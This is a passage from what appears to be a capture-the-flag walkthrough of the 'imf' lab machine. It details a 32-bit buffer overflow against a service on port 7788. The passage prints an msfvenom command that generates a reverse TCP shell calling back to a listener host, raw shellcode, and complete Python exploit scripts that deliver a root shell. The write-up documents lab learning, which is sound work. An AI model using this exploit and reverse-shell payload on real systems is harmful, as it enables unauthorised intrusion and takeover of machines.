This means we have a return address that will consistently return to E(R)AX regardless of where it located in memory. Why is this useful? Lets crash the program one more time with 168 A's and 4 B's.



64 bit

We can see that E(R)AX actually contains our A's. Meaning we already control this. So theoretically inserting shell code and relevant padding to make it up to 168 chars long should read the return the address in EIP, which will call E(R)AX, taking it back to the beginning of our code and executing on it's 'second pass through'.

Now we require the shell code. MSFVenom offers a -b switch. This is to remove bad chars. In this instance I have removed null bytes 0x00, as this generally terminates a string. x0a as this is a line feed and x0d as this is carriage return, both of which would be the equivalent of hitting return, as such if they appeared mid way through the shellcode they would break it. It's highly possible there are more bad chars, the simple way to check this is to send a payload of all chars and review them in the data dump in a debugger to see if any of them truncated or generally got messed up.

Anyway, now we require shellcode.

```
msfvenom -p linux/x86/shell_reverse_tcp
LHOST=192.168.159.141 LPORT=4444 -f python -b "\x00\x0a\x0d"
No platform was selected, choosing
Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of
x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
```

```
buf =  ""
buf +=
"\xba\x7d\x98\xf4\xd7\xdb\xca\xd9\x74\x24\xf4\x5d\x29"
buf +=
"\xc9\xb1\x12\x31\x55\x12\x03\x55\x12\x83\xb8\x9c\x16"
buf +=
"\x22\x73\x46\x21\x2e\x20\x3b\x9d\xdb\xc4\x32\xc0\xac"
buf +=
"\xae\x89\x83\x5e\x77\xa2\xbb\xad\x07\x8b\xba\xd4\x6f"
buf +=
"\xcc\x95\xb8\xe2\xa4\xe7\xc6\xed\x68\x61\x27\xbd\xf7"
buf +=
"\x21\xf9\xee\x44\xc2\x70\xf1\x66\x45\xd0\x99\x57\x69"
buf +=
"\xa6\x31\xc0\x5a\x2a\xa8\x7e\x2c\x49\x78\x2c\xa7\x6f"
buf += "\xcc\xd9\x7a\xef"
```

It's worth noting the above shell code is 98 bytes long. Our test code had 500 bytes of C, we don't need this as we are returning to the start of EAX, but it still has to result in 168 bytes to ensure we continue to his EIP.

Our code therefore should look like this..

"\x90" * (168 -len(shellcode)) + RET

So converting this into a PoC python exploit….

```
#!/usr/bin/python
```

```
import socket
```

```
host = "192.168.159.142"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, 7788))
s.recv(1024)
s.send("48093572\n")
s.recv(1024)
s.send("3\n")
s.recv(1024)
```

```
pad = "\x90" * (168-98)
ret = "\x63\x85\x04\x08\n"
```

```
buf =  ""
buf +=
"\xd9\xea\xd9\x74\x24\xf4\x5b\xbf\x18\x53\xaa\xcb\x29"
buf +=
"\xc9\xb1\x12\x83\xeb\xfc\x31\x7b\x16\x03\x7b\x16\xe2"
buf +=
"\xed\x62\x71\x3c\xee\xd6\xc6\x90\x9a\xda\x78\x70\xd3"
buf +=
"\x3a\xb5\xfd\x74\xe7\x2e\x3e\xd2\x87\x22\xd6\x20\xb8"
```

```
buf +=
"\x2c\xc6\xad\x59\x26\x6e\xf5\xc9\xe6\x39\x8c\x0b\x4b"
buf +=
"\x0b\x0e\x79\x4b\x2a\x0e\x6e\x54\x4c\x87\x6d\x95\xa7"
buf +=
"\x9b\xb0\xf5\x34\x13\x4f\x37\xc4\x08\x39\x26\x5c\x18"
buf += "\x35\x19\x5c\xa9\xc6\xa6\x82"
```

```
buffer = pad + buf + ret
```

```
print "Sending the evil"
s.send(buffer)
s.recv(1024)
s.close
print "Check for a shell."
```

So I am get a response from the host but it's not returning a shell. Something isn't quite right. At this point I faffed around with the shell code and ports a good number of times, getting nowhere. Then it hit me:

```
#!/usr/bin/python
```

```
import socket
```

```
host = "192.168.159.142"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, 7788))
s.recv(1024)
s.send("48093572\n")
s.recv(1024)
s.send("3\n")
s.recv(1024)
```


```
ret = "\x63\x85\x04\x08"
```

```
buf = ""
buf +=
"\xba\x7d\x98\xf4\xd7\xdb\xca\xd9\x74\x24\xf4\x5d\x29"
buf +=
"\xc9\xb1\x12\x31\x55\x12\x03\x55\x12\x83\xb8\x9c\x16"
buf +=
"\x22\x73\x46\x21\x2e\x20\x3b\x9d\xdb\xc4\x32\xc0\xac"
buf +=
"\xae\x89\x83\x5e\x77\xa2\xbb\xad\x07\x8b\xba\xd4\x6f"
buf +=
"\xcc\x95\xb8\xe2\xa4\xe7\xc6\xed\x68\x61\x27\xbd\xf7"
buf +=
"\x21\xf9\xee\x44\xc2\x70\xf1\x66\x45\xd0\x99\x57\x69"
buf +=
"\xa6\x31\xc0\x5a\x2a\xa8\x7e\x2c\x49\x78\x2c\xa7\x6f"
buf += "\xcc\xd9\x7a\xef"
```

```
pad = "\x90" * 73
```

```
buffer = buf + pad + ret

s.send(buffer)
s.recv(1024)
print "Check for a shell."
```

Starting the script with the buffer then padding, rather than padding with NOPs and then the buffer works. I'm sure there are reasons for this but I don't know what they are. Running the new script I get:




Success!

Browsing to /root/

root@imf:/root# cat Flag.txt
cat Flag.txt
flag6{R2gwc3RQcm90MGMwbHM=}

flag6{Gh0stProt0c0ls}



And we are done.

This was fantastic. I found it really, really challenging and learned a lot.